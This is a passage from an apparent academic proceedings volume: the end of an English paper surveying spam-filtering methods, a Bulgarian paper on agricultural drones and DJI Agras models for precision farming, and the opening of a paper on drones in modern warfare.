Sets of words and word combinations typical for spam, with probability indicators for appearing in a spam message. The positive aspect of heuristics is that they can help recognize completely new spam messages, while the negative aspect is that they require large amounts of manual work with the messages. For good performance, the heuristics database should include tens of thousands of words and phrases. There is relationships between the sets of messages recognized with different methods. The effectiveness of a given method is evaluated by two indicators: completeness (percentage of spam messages recognized out of the total number of messages) and false positive rate (FPR—the number of normal messages recognized as spam).

3.7 Self-learning Filters

These are so-called Bayesian statistical filters, which learn to recognize spam based on sample messages from the user. The main idea is as follows: two reference sets are created, one with spam messages and the other with "normal" messages. For each word in both sets, the frequency of occurrence in each set is calculated. If a particular word often appears in spam messages and rarely in normal ones, the presence of this word in a message indicates, with some probability, that this message is spam. When analyzing spam, all words in the analyzed message are taken, and their "spam" probability is summed up, thereby obtaining an evaluation of the entire message. The sum is calculated using Bayes' conditional probability formula, which is where these filters get their name. To bypass these filters, spammers use various methods—include random sequences and words, make substitutions of similar-looking letters in words. This generates new non-existent words each week, which hinders the correct assessment of the message.

3.8 Mass Mailing Detectors

This method is applied in places with a large flow of messages—by providers and on public mail servers. If a message is sent simultaneously to thousands of addresses and the sender's address is not one of the main servers supporting mailing lists, it can be assumed with high probability that this is a spam mailing. To detect spam using this method, two conditions are necessary: a high mail flow and a way to determine the "similarity" of the messages. For the second condition, message signatures are most often used. It should be noted that this method does not determine whether a particular message is spam, only states the fact of mass mailing.

3.9 User Voting

In combination with message signatures, another method can be used: on the central server, spam samples or user-created signatures of spam messages are collected (for which users are provided with tools to generate signatures). The signatures accumulate on the server, and a record is kept of the number of times each signature is accessed; when a certain threshold is exceeded, the corresponding message is recognized as spam and added to the list of "bad" signatures. Periodically, the signature database on users' computers is updated, serving as a filter for mail. The advantage of the voting method is that the database for filtering is populated by the anti-spam community. Since the community is large, a sufficiently large database can be relied upon. The limitation of this method is that it works post-factum, lacking predictive ability. In reality, the database is always one step behind spammers—for a message to be classified as spam, it must have been sent to a large number of addresses. Personal Spam Filtering Tools To fight spam, the built-in tools in email programs can be used. In addition, there are also enough personal software products. Many anti-spam programs use several different methods simultaneously for spam detection.

3.10 Built-in Tools in Email Programs

In user email programs, filtering tools are built in, designed as a "blank form" for rules that the user must set up. This is how filtering rules are arranged in Microsoft Outlook (called Rules Wizard). An initial set of rules for recognizing spam (junk mail) has been created, consisting of several dozen terms. There are five lists for filtering unwanted mail: a list of safe senders, a list of safe recipients, a list of blocked senders, as well as two international lists: a list of blocked code pages and a list of blocked top-level domains. There is no option for updating the spam filtering rule database.

3.11 Corporate Spam Filters

Corporate filters represent server solutions applied "at the entrance" to the corporation. The main difference from personal filters is the advanced business logic, i.e., tools for administrator configuration that allow the determination of what to do with detected spam messages—reject, hold, forward, etc. Additionally, high performance is important for corporate filters. Examples of corporate filters include Brightmail Antispam Enterprise Ed., SurfControl E-MAIL Filter, MessageLabs SkyScan AS, Postini Perimeter Manager, Kaspersky Antispam. Most of these filters use several different methods simultaneously for spam detection, some of them automatically update their rule database, and practically all allow the use of "black" and "white" lists maintained by a third party.

4. The Future of the Fight Against Spam

The following conclusion can be made: in the fight against spam, the future lies with corporate filtering products that possess the following characteristics: Use of all filtering methods, both formal and linguistic. Adoption of an "antivirus" business model: 24/7 support from specialized anti-spam laboratories (similar to antivirus labs) and regular

database updates (automatically downloaded via the Internet). Ease of installation and use. These products can be expected to filter out 90-95% of spam. We will have to accept the remaining percentage.

References

1. Becky Roberts, Fighting back against spam - <http://insight.zdnet.co.uk/internet/security/0,39020457,39117865,00.htm>.
2. Brad Templeton, A variety of weapons against SPAM that don't require laws - (<http://www.templetons.com/brad/spam/spamfix.html>).
3. Katja and Guido Socher, Fighting against Spam-Mail - <http://www.linuxfocus.org/English/January2003/article279.shtml>.
4. Six Apart Guide to Comment Spam - http://www.sixapart.com/pronet/comment_spam).

THE USE OF DRONES IN AGRICULTURE – AN INNOVATIVE SOLUTION FOR PRECISION AGRICULTURE

Ivan Ts. Raynov

Department Geodesy, Air Defense and Communication and Information Systems faculty -
Shumen / NMU "Vasil Levsky"

ИЗПОЛЗВАНЕТО НА ДРОНОВЕТЕ В СЕЛСКОТО СТОПАНСТВО – ИНОВАТИВНО РЕШЕНИЕ ЗА ПРЕЦИЗНО ЗЕМЕДЕЛИЕ

Иван Ц. Райнов

Abstract: Амбицията, която този материал си поставя е да повиши осведомеността относно ролята на науката и новостите в технологиите за напредъка в селското стопанство и подобряване живота на фермерите. Целта е да се повиши доверието в тях и тяхното прилагане в земеделските практики.

Въведение


Бързият растеж на населението увеличава нуждите от храна за оцеляването на човечеството. Задоволяването на тази потребност с ограничените ресурси на планетата е голямо предизвикателство. За да се справят с него като повишават производителността, земеделските производители внедряват съвременни технологии в производството. С редица застрашаващи фактори и рискове, свързани с промените в климата и прекомерната употреба на торове и пестициди, земеделието остава сред най-уязвимите сектори. Но днес, с помощта на прецизното земеделие, тези трудности и рискове могат да бъдат сведени до минимум.

Прецизно земеделие – същност и технологични предимства. Прецизното земеделие е нова концепция за производство и може да бъде определено като комплексна система, предназначена за оптимизиране на селскостопанското производство чрез използване на информация за земеделските култури, водещите технологии и методи. **Целта на прецизното земеделие е да оптимизира добивите, като същевременно минимизира инвестираните ресурси като вода, тор, пестициди и горива.** Това се постига чрез използване на технологии за събиране на данни за почвата, климата и културите. Въз основа на данните земеделците получават информация по всички ключови въпроси, а именно: състояние на реколтата; метеорологични прогнози; промени в околната среда; наличност на хранителни елементи в почвата, нападение от болести и неприятели по растенията и др. Тази



Прецизно земеделие

система за управление на селското стопанство допринася за развитието на устойчиво земеделие, което позволява да се решат както икономическите, така и екологичните проблеми, които стават все по-остри. Сред технологиите, използвани в такава система, са GPS, дронове и сателитни изображения. Фермерите могат да контролират всички процеси от разстояние, което драстично подобрява ефективността при отглеждането на културите и намалява финансовите разходи, като същевременно увеличава производството. Последният аспект е от съществено значение, тъй като на пръв поглед изглежда, че технологиите за прецизно земеделие са скъпи. Икономииите обаче са значително по-високи, отколкото при традиционните земеделски методи в дългосрочен план. Освен това важноста на технологиите за прецизно земеделие изхожда от факта, че те подобряват планирането на селскостопанските операции за продължителен период, коригирайки стратегията в реално време, при необходимост.



В този контекст интересът към технологичните инструменти за адаптиране на стратегиите за управление на културите е голям и нарастващ.

1 Какво отличава прецизното земеделие от стандартното земеделие?

Прецизното земеделие се отличава от традиционното земеделие по нивото на управление. Вместо да се управляват цели полета като единна единица, това се прави на по-ниско ниво – управлението се адаптира към по-малки площи в рамките на едно поле. Основната разлика между прецизното земеделие и традиционното земеделие се крие в употребата на модерни технологии за по-ефективното обработване на земята и третиране на различните земеделски култури. Стандартното земеделие разчита на базови земеделски техники и процеси, които са изпитани през годините и ефективни в някои случаи. Въпреки това, реколтите остават силно застрашени, поради неспособността да се предвидят ключови рискове и потенциални щети. От друга страна, прецизното земеделие позволява на технологията да работи в полза на земеделците. Чрез детайлен поглед над различни фактори и индикатори, фермерите могат с увереност и спокойствие да предприемат правилните мерки и да се погрижат за превенция срещу нежелани последици.

2 Предимства на прецизното земеделие.

Благодарение на точни данни се влагат нужните количества, където и когато е необходимо. Прецизното земеделие дава възможност на земеделските стопани да използват по-ефективно ресурсите за посевите, включително торове и пестициди при обработка на почвата и вода за напояване. По-ефективното им използване означава по-голям добив и (или) качество на културите без да се замърсява околната среда. В допълнение, прецизното земеделие може да помогне на фермерите да се адаптират към променящите се климатични условия и да намалят

риска от неуспешна реколта. Въпреки, че този метод е сравнително нов и технологиите продължават да се развиват с цел подобряване на резултатите, вече са налице различни решения, които доказано работят.

3 Предиизвикателства на прецизното земеделие.

Наред със значителните ползи, прецизното земеделие не гарантира повишен доход, тъй като селското стопанство остава зависимо от метеорологичните условия (буря, суша, мраз, наводнение и пр.). Освен това повечето технологии предоставят данни за почвата и растенията, но не предлагат готови решения за управление. Производителите трябва самостоятелно да определят по-нататъшните стратегии за развитие на стопанството като анализират получената информация. С въвеждането на компютърните технологии в агробизнеса, киберсигурността на прецизното земеделие става все по-актуална, защото съществува риск да бъдат откраднати данни и дори ресурси. Това налага всеки потребител на такива системи да се грижи за защитата на данните.

Стратегически обаче предимствата на тази концепция далеч надхвърлят недостатъците. Така че тази система е ефективна и обещаваща. Приемането ѝ обаче в световен мащаб е бавно не толкова поради цената на технологиите, колкото поради липсата на обучение и подкрепа за фермерите. Въпреки това, тъй като разходите за технологии продължават да падат, а информацията за прецизното земеделие става все по-достъпна, е вероятно повече фермери да приемат тази практика. За да бъде жизнеспособно прецизното земеделие трябва да се отчетат предвид както икономическите и екологичните ползи, така и практичните въпроси, свързани с управление на полето и осигуряване на необходимата технологична инфраструктура. Въпросите, свързани с прецизното земеделие, включват едновременно очакваните ползи и пречките пред по-широкото му прилагане.

4 Технологии и методи за прецизно земеделие.

Прецизното земеделие предлага потенциал за автоматизиране и опростяване на събирането и анализа на информация, позволява вземане и бързо прилагане на управленски решения на малки площи в рамките на по-големи полета. Прецизното земеделие борави със специално оборудване и софтуер за събиране и анализ на цялата информация. Технологиите, която се използва за прецизно земеделие може условно да се раздели на *наземна, въздушна и сателитна*. В доклада ще бъде разгледана въздушната технология, по-специално използването на дроне.

UAVs и Dusters в прецизното земеделие. Въздушните технологии за управление на културите се основават на използването на безпилотни летателни апарати (БЛА). Така земеделците могат да наблюдават състоянието на добива, без да преглеждат всички полета лично. Прикачването на хиперспектрална камера към всеки селскостопански самолет позволява да се записва необходимата информация. Но това води до допълнително натоварване, включително и финансово, при изпълнение на основните задачи за управление на културите. Освен това горивото,

необходимо за полетите на селскостопанските самолети допълнително замърсяват околната среда. В допълнение, този метод означава наемането и на квалифициран пилот.



Използването на UAV или дроне в прецизното земеделие е по-прогресивното решение! Тъй като селското стопанство продължава да се развива, производителите търсят нови и вълнуващи начини за увеличаване на своя добив, като същевременно запазват ресурсите и ограничават въздействието си върху околната среда. Един от начините, по който правят това, е чрез използването на селскостопански дроне за оценка и грижа за техните култури.

Цел на доклада.

Този материал има за цел :

1. Да популяризира прецизното земеделие като модерна селскостопанска практика за подобряване на ефективността и успеваемостта на селскостопанското производство.
2. Да поуляризира дроновете като надежден партньор в прогнозите и анализите на фермерите при извършване на разнообразните земеделски дейности и разкрие тяхната ефективност при оптимизиране себестойността на произведената продукция с оглед достигане на по-високи икономически резултати за стопанството.



Селското стопанство прегърна изцяло технологичната епоха с безпилотните летателни апарати (UAV), издигащи се над полетата, за да опростят и оптимизират управлението на фермата. Но иновациите на тези технологии не касаят само удобството при ползването им – те дават приоритет на безопасността. Ако в някои сфери те лесно намират пазар, в други даже и през 2024 г. срещат скептицизъм. Много земеделски производители все още са скептично настроени по отношение на ползите от прилагането на дроновете в селското стопанство – например, че за 1 час с дрон могаат да напръскат 200 декара – докато с един трактор и един тракторист биха постигнали този резултат за един ден. Дроновете струват поне 10 пъти по-малко от традиционната наземна механизация, но въпреки това земеделците нямат доверие в надежността на този тип технологии и приложенията към тях. В този контекст, въпреки все още масовото ползване на традиционните практики в аграрния сектор, интересът в земеделието към технологичните инструменти за адаптиране на стратегиите за управление на културите е голям и нарастващ, и все повече фермери

са заинтересовани от възможностите, които те предлагат. Активността обаче на днешния земеделски стопанин при използването на дронове си остава ниска, което осмисля заложената цел в настоящия доклад.

II.1. Приложение на дроновете в селското стопанство. Най-често дронове намират приложение в :

- Определяне на състоянието на културите. Дроните могат да откриват и записват вариации в броя на растенията, тяхното здраве, височината и други показатели. Също така могат да предоставят данни, които показват на производителите къде полетата им имат райони с лош дренаж или почвени условия, които не са подходящи за отглеждането на конкретната култура. Знаейки точно какво се случва в полето и къде се случва, производителите могат бързо да идентифицират проблемните точки, в които трябва да съсредоточат времето и ресурсите си.

- Борба с болестите и вредителите. Използват се за разпръскване на пестициди като заместват обичайната техника при осъществяването на растителнозащитните операции. Те могат да се ползват и за дистанционно определяне на фитосанитарното състояние на земеделската култура като указват проблемни зони със заболели или нападнати растения. Това позволява на земеделците да нанасят препарата за растителна защита изборително само в онези области от полето, които се нуждаят от продукта, което е финансово целесъобразно за фермера и е добре за околната среда.

- Доставяне на основни хранителни вещества. Прилагайки същия аналитичен подход, стопаните могат да използват селскостопански дронове, за да внасят изборително торове, доставяйки хранителни вещества само на растенията и почвата, които се нуждаят от тях без да се хаби продукт там, където не е необходимо. Прецизното нанасяне на тор е друг начин за производителите да ограничат вложените разходи, като същевременно се грижат за здравето на своите култури и земята си.

- Вземане на проби от почвата. Изследването на почвата на полето предлага данни за запасеността на почвата с хранителни вещества, физичен и химичен състав, ниво на киселинност (pH) и редица други показатели, които са важни за вземането на информирани и правилни решения от фермера. Дроните могат да анализират полето задълбочено, като извършват сложни мултиспектрални, термични и хиперспектрални анализи на почвата. Събирането на проби от почвата позволява на производителите да вземат предвид разликите в потенциалното плодородие в рамките на полето и да формулират план, който взема предвид тези различия. Това означава оптимизиране на сеитбата и торенето.

- Око в небето. Дроните дори с обикновени камери също могат да помогнат на фермерите бързо да хвърлят око над културите си, за да оценят щетите след буря или други форсмажорни обстоятелства от метеорологичен характер. Дроните намират приложение при животновъдите, за да държат под око стадото си или да инспектират оградите за повреди. В тези случаи използването на дрон

може да спести много време, тъй като дронът може много по-бързо да прелети над полетата или да се спусне към оградите отколкото човек би могъл да отиде лично пеша или с автомобил до съответното място.

II.2. Анализ за ползите и предимствата от използването на дроне в селското стопанство.

Дроновете са най-новото предизвикателство на прецизното и интелигентното земеделие, което фермерите могат да използват, за да отглеждат повече с по-малко! Те могат да анализират полето задълбочено и се управляват дистанционно. Снабдени с мултиспектрални камери дроните предлагат възможността да се проследява ефективността в различни етапи от технологичния процес при отглежданата култура, например сеитба, поливане и прочие на огромни площи за кратко време. Чрез получените данни стопаните имат цялостно наблюдение върху производството, не просто на отделен парцел или култура. При това фермерите могат да наблюдават една динамична промяна в реално време, да правят анализи кои са най-добрите терени и къде е целесъобразно да не влагат в повече инвестиции в производствения цикъл, за да не търпят излишни финансови загуби. Това е важна предпоставка за оптимизиране на икономическите показатели на стопанството.

Предимствата на използването на селскостопански дрон за събиране на данни се съдържат в неговата бързина, лекота на използване и по-ниски разходи за работа. Производителите могат бързо да се насочат към по-малки проблемни зони, да предприемат стъпки за отстраняването на проблемите и след това да преминат към следващото поле, без да се налага да използват трактори, пръскачки или друго тежко оборудване.

Дроновете също така са проектирани да бъдат изключително прецизни и тъй като са във въздуха, не увреждат растенията и не нарушават почвата в полето. С дроновете получаването на изображения е по-лесно в сравнение със сателитите или самолетите. Дроновете предлагат рентабилен, гъвкав и ефективен метод за събиране на въздушни данни с висока разделителна способност. Те имат достъп до труден или опасен терен и предоставят данни по-бързо от традиционните методи за проучване. Въпреки това изображенията, трябва да бъдат комбинирани и обработени по подходящ начин, за да станат ценна информация за поле или култура. Много от приложенията, които се използват за обработката на снимковия материал, получен от дроновете не изисква лицензионни плащания за използването му, което осигурява по-големия им достъп за малки и средни фермери. Казано просто, дроновете направиха много по-лесно и по-рентабилно събирането на въздушни изображения, особено в труднодостъпни райони или големи площи! За разлика от традиционните методи за събиране на данни, които може да изискват пилотиран самолет и сложни настройки, дроновете могат да бъдат разгърнати бързо и да предоставят данни с висока разделителна способност, които поддържат по-чести и подробни анализи. Освен това интегрирането на усъвършенствани сензори и камери в дроне продължава да подобрява прецизността и качеството

на събраните данни. Измерванията се качват обратно на оператора/фермера в реално време и фермерите могат да взаимодействат с полето си и да симулират цял набор от условия, за да бъдат подготвени с адекватен отговор, при нужда. Чрез симулациите се гарантира, че значителните инвестиции, направени от фермерите всяка година, са защитени и адекватно усвоени.

III.3. Нови селскостопански дроне DJI стартират в световен мащаб с обновено приложение SmartFarm.

Увеличаването на производителността на фермата при спестяване на разходи е предизвикателство. Но дроновете помагат на фермерите да преодолеят този проблем по ефективен начин. DJI не само прави иновации, но и прави тези подобрения достъпни. Масовото производство и системната интеграция на тези технологии подчертават ангажимента на DJI да предоставя сложни, но практически инструменти на селскостопанската общност. През април 2024г. бе обявено международното пускане на пазара на дроне **Agras T50** и **Agras T25**. Надграждайки популярната линия дроне Agras, T50 предлага несравнима ефективност за операции по отглеждане в по-голям мащаб, докато лекият T25 е проектиран да бъде по-преносим за по-малки полета. И двата дрона са съвместими с обновеното приложение SmartFarm, което предлага мощни функции за цялостно управление на въздушни приложения. Тези дроне са проектирани да предложат безпрецедентна комбинация от стабилност, надеждност и ефективност, която издига производителността на земеделските специалисти и фермерите до нови висоти. Ето един близък поглед върху това, което прави тези дроне олицетворение на стабилността в света на селскостопанските дроне.

Agras T50 - Флагман в ефективността и стабилността за изискванията на едромашабното земеделие.



Носи 40 кг пръскане или 50 кг разпръсквач полезен товар, което позволява ефективно пръскане на до 50 акра (21 хектара) на час. Системата за пръскане с двойна пулверизация, с увеличен дебит до 16 литра в минута с две пръскачки и капки за пръскане с регулируем размер, е идеална за различни приложения от полета до

овощни градини. Лесно преобразуван в своята конфигурация за разпръскване, T50 може да носи 50 kg сухи гранули и да ги разпръсква при скорост на потока до 108 kg/min или 1,5 тона на час. Тази комбинация от мощност, прецизност и гъвкавост отличава T50 като най-добър избор в селскостопанските дроне, проектирани да отговорят на развиващите се нужди на съвременното земеделие. Двойният радар и двойно бинокулярно зрение са гарант за заобикаляне на препятствия и следване на терена. Те работят заедно, за да реконструират с точност обкръжението на T50 и да открият близките препятствия, за интелигентно засичане и заобикаляне на препятствия и следване на терена по склонове. Това облагодетелства задачи като

пръскане на овощни градини, които изискват по-висока скорост на потока, за да проникнат през гъсти корони и да третират предните и задните части на листата. T50 се захранва от интелигентна летателна батерия DB1560 с капацитет до 30 Ah и 1500 цикъла на зареждане. Многофункционалният инверторен генератор D12000iEP, съчетан с радиатор с въздушно охлаждане, позволява 9-минутно бързо зареждане, което позволява непрекъсната работа с чифт батерии.

Agras T25 - Прецизно земеделие в преносима опаковка.

Agras T25 събира всички усъвършенствани функции на T50 в по-малък, преносим дизайн. Той може да носи 20 kg товар за пръскане или 25 kg разпръсквач товар и включва най-добрите функции на T50, като многопосочно избягване на препятствия, следване на терена, ултрабързо зареждане на батерията, излитане с едно докосване и автоматични операции. Това го прави идеален за самостоятелна употреба в малки до средни ферми. Приложението DJI SmartFarm рационализира ежедневните операции с дрон за защита на културите и управление на парцелите с подобрена визуализация на данни и отчитане. DJI поставя най-висок приоритет върху поверителността на данните и предоставя на потребителите контрол върху използването на техните данни.



Agras T40 - Авангарден селскостопански дрон, възпъщавач революция в безопасността при земеделието с усъвършенстван радар и пионерска радарна технология и системи за бинокулярно зрение.


Овощните градини и хълмистите терени поставят пред пилотите сложни предизвикателства, които изискват прецизни и непоколебими протоколи за безопасност. Традиционните дронове може да се противопоставят на подобни задачи, но Agras T40 е изключението. Радарът с активна фазирана решетка представлява авангарда на радарната технология. Неговата висока точност, гъвкава способност за насочване на лъча и силен капацитет против заглушаване го правят основен продукт в сложни системи и предлага: 1. Пълно сканиране на въздушното пространство за 0,1 секунди – възможен е цялостен преглед на околността, минимизирайки времето за реакция при потенциални опасности. 2. Високопрецизно откриване – с поразителна точност на откриване, която локализира обекти на разстояние до 20 метра в рамките на 0,5 mm, Agras T40 осигурява прецизна навигация при препятствия. 3. Динамично регулиране на лъча – лъчът на радара може да бъде умело фокусиран и пренасочван, което значително подобрява откриването на малки, но критични цели.

Допълвайки усъвършенстваната радарна технология, Agras T40 използва системи за бинокулярно зрение за стабилно триизмерно възприятие и избягване на препятствия. Тази визуална система укрепва способността на дрона да : 1. Създава изчерпателни 3D пространствени облаци от точки, позволяващи елегантна навигация около множество препятствия. 2. Извършва семантично разпознаване,

което дава възможност на Agrab T40 да интерпретира и реагира ефективно на различни елементи на околната среда.



Когато работи при промени във височината радарът се фокусира върху склоновете отдолу



Когато работи над нормален терен, радарът се фокусира напред

За да може радарната система на Agrab T40 да постигне такава точна прецизност, инженерите на DJI са комбинирали иновативно радарно и бинокулярно наблюдение. Това обединяване създава цялостен 3D модел на пространствен облак от точки, който помага на T40 да се движи гладко през предизвикателни терени, като вълнообразни овощни градини и хълмисти пейзажи, без да се налагат ръчни въздушни проучвания.



Agrab T40 не е проектиран просто като инструмент, а като надежден партньор в модерното земеделие. Неговите най-съвременни функции за безопасност, включително радар с активна фазова решетка и системи за бинокулярно зрение, гарантират спокойствие за любителите на прецизното земеделие и новаторите в селското стопанство.

Селскостопански дрон DJI Agrab T30 Combo с 3 батерии и зарядно устройство - Новият лидер в интелигентното селско стопанство. С 30 литров




резервоар за пръскане, революционното трансформиращо се тяло позволява по-ефективно пръскане, особено за овощни дървета. Революционната технология "Branch To Target" предлага възможност да се регулира



ъгъла на дюзите и да бъде осъществено пръскане през гъстите корони на дърветата. Сферичната система за избягване на препятствия може да засича препятствията и обкръжаващата среда при всякакви условия и от всеки ъгъл, без притеснение от прах и светлина, които да я заслепят. Дрон Agrab T30 е оборудван с две FPV камери, което позволява да се следи състоянието и хода на полета, без да се налага операторът да се обръща. Дронът е прахоустойчив, водоустойчив, устойчив на корозия. При сгъване на дрона, размерът му се намалява с 80%, което прави

преместването и транспортирането по-ефективно и удобно. С него работата е напълно автономна и това осигурява взимането на оптимални решения. Притежава дистанционно управление с ярък екран, осигуряващо до 5km стабилно предаване на изображенията. Новата интелигентна батерия с 1000 цикъла на живот осигурява дълъг експлоатационен живот и намалени разходи, може да се зареди за 10 минути. Новата система за разпръскване V3.0 е с голям капацитет до 40kg, разполага с мониторинг на теглото в реално време и е оборудвана със сензор за заключване на



въртенето. С помощта на интелигентната облачна платформа за селското стопанство, може да бъде извършвано картографиране и да се преглеждат насажденията, за да се създадат интелигентни работни маршрути. Това дигитално решение за управление на селското стопанство е оборудвано с изкуствен интелект и може ефективно да управлява полета, да засича растежа на културите и да проследява за болести или вредители. С помощта на мултиспектрални изображения и в комбинация с високо прецизна ортомозайка, може да се реализира прецизно наторяване.

Селскостопански дрон DJI Agras T10 Combo с 3 батерии и зарядно устройство.

Оборудван с резервоар от 8 литра, DJI Agras T10 може да пръска до 5 метра ширина и има ефективност от 15 акра на час. Новата сгъваема конструкция на аграрния дрон Agras T10 е съставена от въглероден композит, който осигурява здравина на цялото модулно тяло, а същевременно с това е и лек. Батерията и резервоарът са конструирани по такъв начин, че могат да се слагат и махат бързо, като това значително подобрява ефективността на дрона. Излитането става с едно докосване, което прави работата изключително лесна. Agras T10 притежава интелигентен режим за планиране на маршрута, а това означава, че той ще планира подходящият за всяка операция маршрут. T10 се предлага стандартно с модул, осигуряващ позициониране с точност до сантиметър.



Аграрният дрон Agras T10 за растителна защита разполага с 4 дюзи, а двуканален електромагнитен датчик за поток реализира по-точно количество при нанасяне и ефективно спестява течност. Системата за засичане на препятствия има автоматични функции за избягване на препятствия и проследяване на терена, за да гарантира пълна безопасност по време на операции.

Дронът е оборудван с две FPV камери, които дават същите предимства, описани за Agras T30. Останалите характеристики са идентични с тези, описани за Agras T30.

Лека удобна и безгрижна работа

Днес, цената на всеки продукт обичайно е динамичен показател и зависи от редица условности и обстоятелства. Това може да направи посочените към момента на публикацията конкретни цени за дадена технология неактуални, поради което за разгледаните в доклада дронове цените им не са упоменати.

Заклучение

Представената информация в този материал начертава само някои от тенденциите в селскостопанската индустрия, които трансформират сектора такъв, какъвто го познаваме днес. Технологичният напредък в земеделието отговаря на нарастващото търсене на фермерите към автоматизация, дигитализация и устойчивост на стопанствата. Идентифицирането на нови възможности и нововъзникващи технологии, които да бъдат внедрени в практиката, допринася за получаването на конкурентно предимство на отрасъла. Дигиталните решения и технологиите днес са тук, за да улеснят ежедневните процеси и достъпа до ключова информация и да направят взимането на решения информиран и обоснован процес.

Прецизното земеделие е съвсем естествено развитие на традиционното земеделие, което е възможно благодарение на развитието на технологиите. С промяната на климата на планетата и породената от това нужда за запазване на почвеното плодородие, прецизното земеделие създава повече с по-малко! В свят, който цени този показател все повече и повече, дроновете ще играят неразделна роля в този гласък, което прави тяхното развитие и приложение от изключително значение. Дроновете са само една част от нарастващия стремеж към прецизно земеделие, което използва модерни технологии, интелигентни алгоритми за напояване, сканиране на почвата и прочие, за да намали отпадъците и да увеличи добивите. Дроновете, хранени от сензорни технологии, събират полеви данни в реално време, което позволява на фермерите да вземат решения, базирани на данни. Тези данни оптимизират прилагането на торове, напояване, семена и пестициди, стимулирайки прецизното земеделие. Дроновете улесняват проследяването на добитъка, те летят над полета, за да заснемат изображения, които варират от обикновени снимки във видима светлина до мултиспектрални изображения, които помагат при анализа на културите, почвата и полето. Все достъпните цени на дроновете и приложенията към тях, както и доказаните ползи от употребата им, са гаранция за тяхното все по-масово навлизане в земеделието.

Изводи

Прецизното земеделие може да реши както икономически, така и екологични проблеми, които съпътстват производството в земеделието. Има фермери, достигнали достатъчно високо ниво на управление, за да могат да се възползват от прецизното управление, но има още какво да се желае в тази посока. В крайна сметка, успехът на прецизното земеделие зависи до голяма степен от това колко добре и бързо могат да се създадат знанията, нужни за управление на новите

технологии. Остават въпроси относно рентабилността и най-ефективните начини за използване на технологичните инструменти, с които разполагаме сега, но концепцията за „правим правилното нещо на правилното място в правилното време“ привлича интуитивно много хора.

Взети заедно технологичните иновации генерират потенциал за устойчиви промени в земеделските практики. Задачата на стопаните да защитят площите си от суша, дъждовни бури, болести, вредители и плевели е ключова за добра реколта. Наблюдаването на всичко това лично и на място означава разход на време и закъснели действия при неочаквани обстоятелства, когато отчаяно са необходими бързи и решителни ходове. Въоръжени с данните, получени от снимките с дрон, фермерите могат да насочат своите ресурси и да се борят с предизвикателствата в полетата си по съответния начин дори от офиса. Фокусът е не само да се подобри цялостното качество и добива на културите и да се подобри управлението на добитъка, но и да се постигне крайната цел за устойчиво бъдеще на отрасъла. С развитието на тези технологии предстои да видим по какви различни начини земеделието ще еволюира и прогресира.



Литература :

1. <https://agras.bg/agras-t40-revolucionizirane-bezopasnostta-zemedeliето-usavarshenstvan-radar-vizualni-sistemi/> Agras T40: Революционизиране на безопасността при земеделието с усъвършенстван радар и визуални системи, публикация от “DJI Innovations” - основен производител на селскостопански дронове с марката DJI 17.10.2024 г.
2. <https://agras.bg/dji-agras-t50-i-t25-razshiryavat-vuzmozhnostite-za-vuzdushna-zashita-na-kulturite/> DJI Agras T50 и T25 разширяват възможностите за въздушна защита на културите, публикация от “DJI Innovations” - основен производител на селскостопански дронове с марката DJI 05.09.2024 г.

3. <https://drones.bg/industrialnite-dronove-selsko-stopanstvo/> Приложение на индустриалните дроне : селско стопанство – DJI Agras T10 DJI Agras T30, коментар 19.02.2024 г.
4. <https://cap.europe.bg/bg/category/101/node/105> Бюлетин ОСП : Говори науката : вегитационен индекс, сензорни мрежови приложения и интелигентни системи - Глен Дейвис, почвовед и специалист по прецизно земеделие, Уилям Касади, селскостопански инженер, Рей Маси, икономист по земеделските култури - Университет Мисури-Колумбия 20.02.2023 г.
5. <https://cap.europe.bg/bg/category/101/node/122> Техники и практики в прецизното земеделие : от съображения към приложения Uferah Shafi, Rafia Mumtaz, José García-Nieto, Syed Ali Hassan, Syed Ali Raza Zaidi, Naveed Iqbal Издание на SENSORS 2019 – 13.03.2023 г.
6. <https://zemedeleca.bg/2023/06/13/precizno-zemedelie/> Прецизно земеделие – същност и технологични предимства – Моника Господинова 13.06.2023 г.
7. <https://money.bg/business/agro-dron-praska-200-dekara-za-chas-no-stopanite-u-nas-si-darzhata-na-traktora.html> Агро дрон пръска 200 декара за час, но стопаните у нас си държат на трактора – Явор Николов
8. <https://meteobot.com/kakvo-e-precizno-zemedelie/> Какво е прецизно земеделие? 22.06.2022
9. https://agrotv.bg/p_1353Shto-e-to-precizno-zemedelie-i-kakvo-vizira-Briuksel-kato-svoi-prioriteti-v-novata-PRSR---VTORA-ChAST.html Свилен Костов, председател на Центъра за иновативно земеделие 12.06.2014 г.
10. <https://agrogigant.bg/> Анализ на почвата с дрон 22.11.2022 г., публикация в Интернет
11. <https://www.copter.bg/bg/blog/dronovete-v-zemedeliето> Дроне в земеделието 11.02.2021 г., публикация в Интернет

UNMANNED AERIAL VEHICLES AND THEIR ROLE IN THE MODERN BATTLEFIELD

Hristina M. Rumenova, Hristian Y. Donchev

National Military University "Vasil Levski", Faculty "Artillery, Air Defence and CIS", Shumen

Abstract: *Drones are Unmanned Aerial Vehicle Systems that provide a huge significance in military operations and armed conflict. The initial development of drones was related to military needs, as they were initially designed for training and reconnaissance purposes. Early drones were used as disposable weapons or as decoys for enemy aircraft. In modern conflicts, drones are the primary means of warfare. They enable rapid intelligence gathering, real-time battlefield surveillance, and the execution of precise attacks with minimal risk to manpower. In the future, the use of drones is expected to grow and be used to perform more complex tasks with minimal human intervention.*

Keywords: *Unmanned aerial vehicle systems, ethical values, drones*

Увод

В последните десетилетия безпилотните летателни апарати (БЛА), известни още като дроне, промениха фундаментално начина, по който се водят военни конфликти. Възходът на технологиите за автоматизация и управление от разстояние доведе до значително нарастване на употребата на дроне, като тези системи предлагат редица стратегически предимства – висока прецизност, възможност за дълготрайно наблюдение, бърза реакция и значително намаляване на риска за човешкия живот. Те намират приложение не само за разузнаване и наблюдение, но също така за прецизни удари и логистична поддръжка в труднодостъпни и враждебни среди.

